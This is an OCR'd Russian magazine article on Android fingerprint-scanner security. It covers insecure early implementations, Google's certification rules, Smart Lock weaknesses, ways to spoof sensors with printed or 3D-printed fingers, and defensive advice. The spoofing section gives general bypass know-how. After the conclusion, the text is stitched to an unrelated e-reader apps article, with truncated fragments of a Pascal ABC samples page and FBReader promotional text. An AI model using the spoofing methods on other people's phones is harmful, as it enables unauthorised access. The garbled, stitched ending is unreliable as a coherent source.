Перейдем к исследованию дактилоскопической аутентификации в устройствах под управлением Android. Разобрав очень удачную реализацию от Apple, посмотрим внимательно на состояние дел в лагере конкурентов.

GOOGLE ANDROID 4.X–5.1.1: ВСЕ ОЧЕНЬ ГРУСТНО

Первые устройства со встроенными дактилоскопическими датчиками стали появляться довольно давно, еще во времена Android 4.4. На сегодняшний день их уже очень много: это Samsung Galaxy S5, S6, S7, Motorola Moto Z, Sony Xperia Z5, LG G5, Huawei Ascend Mate 7 и последующие, Meizu Pro 5 — и это далеко не все. Вот только не в каждом устройстве датчик отпечатков используется правильным образом. Связано это в первую очередь с тем, что вплоть до версии Android 6.0 в системе не существовало универсального API для дактилоскопической аутентификации. Нет API — нет и формальных требований Compatibility Definition, и, соответственно, нет никакой сертификации со стороны Google.

При полном отсутствии внешнего контроля производители нагородили такое... в страшном сне не приснится. Например, разработчики HTC One Max экстерном сдали экзамен по курсу «Android за 21 день» и реализовали замечательную систему, которая хранит полноценные копии отпечатков пальцев в публично доступном каталоге в несжатом (не говоря уже о шифровании) формате. Пожалуй, в инструкциях по «взлому» этой системы нет никакой нужды. Уточню только, что данные хранятся в файле `/data/dbgraw.bmp`, причем для твоего удобства разрешение доступа выставлено 0666.

HTC One Max


Пример не единичный. Samsung Galaxy S5 вышел с Android 4.4 на борту. В скором времени хакерам удалось получить доступ к сканеру отпечатков и успешно обойти защиту.

До выхода шестой версии Android производители успели выпустить массу устройств, к которым безграмотно прикрутили датчики отпечатков. Ломать их даже неинтересно, до того там все уныло. Понятно, что долго терпеть такую ситуацию в Google не могли. Они и не стали.

ANDROID 6.0: FINGERPRINT API И NEXUS IMPRINT

С выходом Android 6.0 в Google не только разработали собственный API для аутентификации по отпечаткам пальцев, но и обновили Compatibility Definition Document, которому обязаны следовать все производители, желающие сертифицировать свои устройства для установки сервисов Google (это очень важный момент, о нем чуть позже).

Было выпущено сразу два референсных устройства: Nexus 5X и Nexus 6P. В них — и неотключаемое шифрование раздела данных, и правильная реализация датчиков отпечатков, получившая название Nexus Imprint.



Find the sensor

Locate the Nexus Imprint sensor on the back of your phone.

NEXT >

Great! Now repeat

Move your finger slightly to add all the different parts of your fingerprint

SKIP >

Fingerprint added!

To wake and unlock your phone, just touch the Nexus Imprint sensor.

When you see this icon, you can use your fingerprint.

ADD ANOTHER

NEXT >

Настройка сканера отпечатков в Nexus 6P

Итак, чего же требует Google от производителей для получения сертификата соответствия? В отличие от ситуации с обязательным шифрованием на Android 5.0, на сей раз список требований не допускает двойных толкований. Переведем выдержку из официального документа (pdf).

7.3.10. Датчик отпечатков пальцев

В устройствах, в которых возможно использование блокировки экрана, РЕКОМЕНДУЕТСЯ использование датчика отпечатков пальцев. Требования к устройствам, оборудованным таким датчиком и предоставляющим доступ к API сторонним разработчикам:

- ОБЯЗАТЕЛЬНО декларировать поддержку android.hardware.fingerprint.
- ОБЯЗАТЕЛЬНО полная реализация fingerprint API из документации к Android SDK [Resources, 95].
- ОБЯЗАТЕЛЬНО иметь уровень ложноположительных срабатываний менее 0,002%.
- НАСТОЙЧИВО РЕКОМЕНДУЕТСЯ уровень ложноотрицательных срабатываний менее 10%, задержка срабатывания менее 1 секунды (для 1 сохраненного отпечатка).
- ОБЯЗАТЕЛЬНО ограничивать скорость попыток 30-секундной задержкой после 5 неудачных попыток.
- ОБЯЗАТЕЛЬНО иметь аппаратное безопасное хранилище, а верификацию отпечатков проводить исключительно в доверенной зоне Trusted Execution Environment (TEE) или на выделенном процессоре с безопасным каналом связи с TEE (на этом погорел Samsung S5, в котором с безопасным каналом связи была проблема).
- ОБЯЗАТЕЛЬНО шифровать данные отпечатков таким образом, чтобы доступ к ним невозможно было получить за пределами Trusted Execution Environment (TEE) согласно Android Open Source Project [Resources, 96].
- ОБЯЗАТЕЛЬНО не разрешать добавлять отпечатки без установления доверенной цепочки (пользователь должен добавить или верифицировать PIN/паттерн/пароль через TEE согласно Android Open Source).
- НЕ ПОЗВОЛЯТЬ сторонним приложениям различать отдельные отпечатки.
- ОБЯЗАТЕЛЬНО корректно обрабатывать флаг DevicePolicyManager.KEYGUARD_DISABLE_FINGERPRINT.
- ВСЕ ОПИСАННЫЕ ВЫШЕ ТРЕБОВАНИЯ ОБЯЗАТЕЛЬНЫ при обновлении до Android 6.0, при этом данные отпечатков должны быть или мигрированы безопасным образом, или сброшены.
- ЖЕЛАТЕЛЬНО использовать иконку Android Fingerprint из Android Open Source Project.

Как видим, документ не подразумевает двойных толкований. Производители, желающие сертифицировать устройства на базе Android 6.0 и выше, оборудованные датчиками отпечатков, должны полностью выполнить все требования. Более того: устройства, которые обновляются на Android 6.0, также обязаны соответствовать новым требованиям (и, соответственно, проходить сертификацию).

В другой части документа приведено требование обязательно включать шифрование при использовании безопасной блокировки экрана (в том числе датчика отпечатков пальцев). Как видим, в теории дела обстоят неплохо. А что на самом деле?

Сканер отпечатка в Nexus 5X

ANDROID SMART LOCK

А на самом деле в Android до сих пор есть ряд зияющих дыр в безопасности, позволяющих не просто обходить, а обходить на раз плюнуть все эти отпечатки и пароли. Одна из таких дыр — система Android Smart Lock, с помощью которой можно автоматически разблокировать телефон при совпадении некоторых внешних факторов. К примеру, многие пользователи разрешают автоматическую разблокировку дома, забывая о том, что точность позиционирования далеко не идеальна и понятие «дом» для телефона будет охватывать 80-метровый радиус. Многие активируют разблокировку доверенным устройством Bluetooth или включают псевдобиометрическую разблокировку по снимку лица (обходится довольно легко демонстрацией видеоролика или трехмерной модели).

Что интересно, никакой необходимости в Smart Lock при наличии работоспособного датчика отпечатков нет: экран в любом случае включается и разблокируется нажатием одной кнопки. Почему в Compatibility Definition нет требования отключать Smart Lock при активном датчике отпечатков? Загадка. Но ты можешь использовать эту систему для разблокирования устройства. Только имей в виду, что Smart Lock не будет активна сразу после перезагрузки устройства; для активации системы устройство нужно будет разблокировать паролем или паттерном хотя бы раз.

НАШИ КИТАЙСКИЕ ДРУЗЬЯ

А как обстоят дела в многочисленных китайских телефонах, которые тоже идут с датчиками отпечатков? Там все очень по-разному.

Выше мы говорили о требованиях Google, изложенных в Android Compatibility Document. Если производитель хочет сертифицировать свои устройства для установки на них сервисов Google, его устройство под управлением конкретной версии прошивки должно пройти сертификацию в одной из лабораторий.

В Китае Google под запретом, и многие полуподвальные производители совершенно не собираются заморачиваться с ненужными сертификациями. Да ты и сам знаешь, с какими прошивками зачастую приходят устройства из Китая. В угоду производительности шифрование, как правило, не включается даже в прошивках на основе Android 6.0, а загрузчик не блокируется принципиально (в случае с процессорами MediaTek) или может быть легко разблокирован. Соответственно, есть там датчик отпечатков или нет — не играет ни малейшей роли.


Даже если шифрование будет включено пользователем (маловероятно в случае дешевых устройств, но все же), у пользователя нет никакой гарантии, что датчик отпечатков интегрирован правильным образом. Особенно это касается устройств, которые продавались с Android 5 и более ранними версиями на борту, а обновление до 6-й версии Android получили позднее.

Из этого правила бывают исключения. Все международные модели Huawei, Lenovo в обязательном порядке сертифицируются Google (а вот о специфически китайских моделях этого сказать нельзя). Интересна ситуация со смартфонами LeEco, которые продаются в Китае и пытаются завоевать внешние рынки. В случае с LeEco для одной и той же модели часто существуют как чисто китайские, так и международные прошивки. Отличаются они далеко не только предустановленным магазином Google Play, списком доступных языков и наличием/отсутствием «китайского мусора». В случае с международными прошивками (Индия, США, Россия) компания формально сертифицирует устройство для установки Google Play Services. В частности, в международных прошивках LeEco на основе Android 6.0 (например, для Le2 Max) активируется (и не отключается) шифрование раздела данных — в полном соответствии с требованиями Android Compatibility Document. Многими пользователями это воспринимается как неудобство, и они пытаются перейти с таких прошивок на что-то другое, основанное на китайских сборках, что в свете разблокированного загрузчика полностью обесценивает всю модель безопасности.

КАК ВЗЛОМАТЬ

Взлом датчика отпечатков для Android подразумевает имитацию пальца, с помощью которого можно разблокировать смартфон. Насколько подробной и качественной должна быть имитация, из какого материала выполнена — зависит от технологии, на которой построен датчик конкретной модели смартфона.

Так, ультразвуковые датчики бесполезно пытаться обмануть с помощью отпечатка, распечатанного с высоким разрешением на специальной токопроводящей бумаге, — но стандартные емкостные сканеры таким образом перехитрить можно.



Накладной отпечаток пальца

А вот ультразвуковой датчик обманывается с помощью пальца, отпечатанного на 3D-принтере, причем материал особого значения не имеет. Наконец, практически любой датчик примет за настоящий накладной отпечаток, выполненный из тонкого слоя токопроводящего материала и надетый поверх пальца.

Наверное, о том, что для разблокирования телефона, оборудованного дактилоскопическим датчиком, можно использовать палец спящего, бессознательного человека или даже трупа (полиция пользуется этим способом постоянно), упоминать нет необходимости.

А вот о том, что в некоторых странах правительства собирают базы данных отпечатков пальцев своих и не только своих граждан (когда-нибудь получал американскую визу?), упомянуть необходимо. И если сейчас законодательные ограничения не позволяют использовать эти базы для разблокирования телефонов просто по подозрению, то в будущем я такой гарантии не дам.

СРАВНЕНИЕ С TOUCH ID

Напрямую сравнить безопасность Apple Touch ID с ситуацией в мире Android не получится: если у Apple устройств единицы, то смартфонов на Android, наоборот, слишком много. В них могут использоваться самые разные датчики, основанные на разнообразных технологиях (от емкостных и оптических до ультразвуковых). Для разных датчиков подбирают разные технологии обхода. К примеру, для Samsung Galaxy S6 вполне срабатывает финт с разблокированием телефона моделью пальца, напечатанной на 3D-принтере из самого обычного пластика (с Apple Touch ID такой простой трюк не пройдет; для печати нужно будет использовать материал, обладающий особыми свойствами). Некоторые другие устройства легко обманываются распечатанными с высоким разрешением картинками.

А вот сравнение с Nexus Imprint вполне имеет смысл. В Nexus 5X и 6P Google использовал образцово-показательный подход к безопасности. Это и неотключаемое шифрование раздела данных, и грамотная интеграция датчиков отпечатков, да и сами датчики выбраны не абы как.

В устройствах сторонних производителей могут использоваться недостаточно безопасные датчики, могут зиять откровенные дыры в безопасности (несмотря на формальное соответствие требованиям Android Compatibility Definition). Приведем подробную таблицу.

Apple iOS Touch ID	Android 4.4–5.1.1	Android 6.0 – 7.0
При включении и перезагрузке устройства обязательно разблокирование паролем	Полная свобода выбора. Большинство производителей давало возможность разблокировать устройство отпечатком сразу после перезагрузки.	Нет формальных требований. Производители до сих пор имеют возможность разблокировать устройства отпечатком сразу после перезагрузки, но большинство так не поступает.
Touch ID протухает через 48 часов (или через 8 часов, если пароль последний раз вводился более 6 дней назад)	Как правило, возможность разблокировки отпечатком сохраняется до бесконечности.	Нет формальных требований. Nexus Imprint периодически требует ввода пароля, но соответствующие требования к сторонним производителям не озвучены.
Добавление нового отпечатка требует обязательной парольной аутентификации.	Полная свобода. В некоторых устройствах новый отпечаток можно добавить без аутентификации.	Аналогично Touch ID.
Аппаратное безопасное хранилище (Secure Enclave)	Полная свобода. Можно хранить отпечатки в виде картинок в публичном доступе.	Аппаратное безопасное хранилище (Trusted Execution Environment) обязательно для всех устройств с Android 6.0, включая обновившиеся до Android 6.0 устройства
Доступ к отпечаткам невозможен даже после jailbreak	Нет защиты (HTC One Max X) или защита недостаточна (Samsung Galaxy S5)	Root недостаточно для доступа к отпечаткам. Существуют уязвимости низкого уровня, позволяющие такой доступ получить.
Каждый датчик Touch ID проходит индивидуальную настройку для работы с конкретным устройством. Сторонние датчики блокируются (постоянно требуется парольная аутентификация).	Сенсор можно заменить на любой совместимый.	Нет формальных требований. В большинстве устройств замена датчика не приводит к проблемам, сохранённые отпечатки не удаляются.
Touch ID второго поколения (устанавливается в iPhone 6s, 6s Plus и 7/7Plus) срабатывает мгновенно с абсолютным минимумом ложных срабатываний.	В некоторых устройствах датчики работают терпимо, в некоторых – бесполезны чуть более чем полностью.	Датчики в Nexus 5x и 6p отличаются идеальной работой. У сторонних производителей встречаются как отличные, так и очень плохие датчики.

КАК ЗАЩИТИТЬСЯ

Прочитал статью и твердо решил отключить злосчастный датчик в своем устройстве, использовав вместо него сложный буквенно-цифровой пароль? Не спеши. На самом деле все не так плохо. В случае с относительно современными устройствами Apple (начиная с iPhone 6, iPad mini 4, iPad Air) взлом дактилоскопического датчика тебе не грозит: даже если твой отпечаток сумеют отсканировать в достаточно высоком разрешении, времени на то, чтобы его использовать, у злоумышленника будет совсем немного. Правоохранительные органы могут заставить тебя разблокировать телефон отпечатком (и в отличие от разблокировки паролем они имеют на это полное право), но для этого действия им потребуется получить специальный ордер, в котором будет оговорена вся процедура. На получение ордера нужно время, за которое данные отпечатка в твоем iPhone успеют «протухнуть».

А вот если у тебя смартфон на Android... Включи шифрование. Без него данные с твоего телефона сольют безо всяких датчиков. Отключи Smart Lock — это зияющая дыра в безопасности. Убедись, что твой аппарат сертифицирован Google и работает под управлением Android 6.0 или более новой системы. Если это не так — я бы датчик отключил от греха подальше. Наконец, не поленись поискать информацию о том, был ли взломан датчик отпечатков для твоего устройства и если был — просто или сложно это сделать. Принимай решение в зависимости от того, насколько лично тебя устраивает сложность взлома дактилоскопического датчика потенциальным злоумышленником именно на твоем устройстве.

ЗАКЛЮЧЕНИЕ

Дактилоскопическая аутентификация — не панацея. Ее основное предназначение не в том, чтобы сделать более безопасным конкретно твое устройство, а в том, чтобы снизить неудобства, связанные с безопасной блокировкой телефона, и таким образом убедить основную массу пользователей все-таки блокировать свои устройства. У Apple — получилось. В Android ситуация сложнее: референсная система Nexus Imprint работает идеально, практически полностью копируя методы Touch ID. У других производителей дела обстоят не так радужно. Качество и безопасность датчиков временами вызывают сомнения, а в устройствах под управлением Android 5.1 и более ранних версий дактилоскопические датчики и вовсе остаются открытой дырой в безопасности. В случае с китайскими устройствами с разблокированным загрузчиком наличие дактилоскопического датчика никак не ухудшит и без того отсутствующую безопасность (впрочем, может и ухудшить: если попавший в твои руки телефон включен, а раздел данных зашифрован, то обман такого датчика — отличный способ обойти шифрование).

Почитать

Google Nexus 6P security features examined

Android 6.0 APIs: Fingerprint Authentication

How fingerprint scanners work: optical, capacitive, and ultrasonic variants explained

БИБЛИОТЕКА В КАРМАНЕ

ЧИТАЕМ КНИГИ, ДОКУМЕНТЫ И СТАТЬИ С КОМФОРТОМ

Денис Погребной
denis2371@gmail.com


Планшеты и смартфоны уже давно превратились в полноценную замену электронных книг. Мы используем их для чтения почты и твиттера, новостных сайтов, книг и документации. Казалось бы, здесь и так все понятно и нечего пояснять, но на самом деле существует масса нюансов и лайфхаков, которые сделают чтение текста на мобильном девайсе гораздо более приятным и удобным занятием.

КНИГИ

Начнем, конечно же, с книг. Для чтения книг на Android существует великое множество различных программ. Но для нашего комфорта они должны удовлетворять некоторым требованиям: понимать как минимум форматы FB2 и EPUB (самые распространенные), уметь корректно переносить слова на русском языке, уметь синхронизировать позицию чтения через интернет (начал читать на планшете — продолжил на смартфоне), уметь отображать книгу в две страницы (как реальную открытую книгу). Ну и набор фонов на любой вкус тоже немаловажный признак.

Таким требованиям удовлетворяют три лучшие читалки в маркете:

- **PocketBook**. Радует поддержкой большого количества форматов: PDF (Adobe DRM), DOCX, DjVu, RTF, TXT, FB2, EPUB (Adobe DRM), FB2.zip, CHM, HTML (basic), CBZ, CBR, CBT. Так что с помощью PocketBook можно не только книжки читать, но еще и комиксы и документы. Интерфейс красивый и качественно проработанный, настроек много, есть поддержка переформатирования PDF для более удобного чтения. Существенных недостатков только три: отсутствие поддержки формата DOC (некоторые книги можно найти только в этом формате, например различные методички в институте), скудный выбор фоновых рисунков и не самый интуитивно понятный интерфейс.
- **Moon+ Reader**. Форматы файлов: EPUB, FB2, PDF, Mobi, CHM, CBR, CBZ, UMD, TXT, HTML и OPDS, не хватает поддержки DjVu. Управление программой удобное, а функций бесплатной версии вполне достаточно рядовому пользователю (pro-версия обойдется в 300 рублей).
- **FBReader**. Форматы файлов: FB2, EPUB, EPUB3, Kindle (azw или mobipocket), RTF, HTML, plain text. Для поддержки форматов PDF, DjVu, CBR требуется установка плагинов. Одна из первых читалок, появившихся на Android. Работает даже с очень старыми смартфонами, но какими-то особо интересными возможностями не отличается. Полностью бесплатна.



PABCExamples


Примеры

В папке Samples содержится множество примеров программ, написанных на **Pascal ABC**. Эту папку удобно скопировать в рабочую папку (по умолчанию C:\PABCWork). На данной странице приведены некоторые примеры с коммен… Их можно загружать в р… на исполнени… Текст загружен… доступен… заголовке… окончани…

Новые пр…
gr_SpriteCreatio… …ние спрайта с несколькими состояниями.
gr_ManySprites.pas. Несколько объектов-спрайтов на основе одного спрайта.

Игры
15.pas. Игра в 15.
DeleteByMouse.pas. Удаление объектов мышью.

PocketBook



для книг, и читать их в FBReader не всегда столь же удобно.

«Не совсем текстовые» форматы, PDF и DjVu, FBReader тоже понимает. Но чтобы программа не слишком разрасталась, мы вынесли их поддержку в отдельные плагины для PDF и для DjVu.

И это всё?

Разумеется, нет. В таком кратком тексте мы не рассказали про возможности настройки FBReader, про интеграцию с программой Calibre, про другие плагины, например, для автоматического чтения вслух. Новые возможности появляются регулярно, ведь обновления FBReader выходят не реже раза в месяц. Если вы хотите узнать больше – заходите на наш сайт,

FBReader

Все читалки поддерживают синхронизацию чтения через Dropbox: ты можешь начать читать на одном устройстве, а продолжить на другом. Более того, FBReader умеет складывать все открытые в нем книги в Dropbox или Google Drive, так что они будут доступны на всех устройствах.

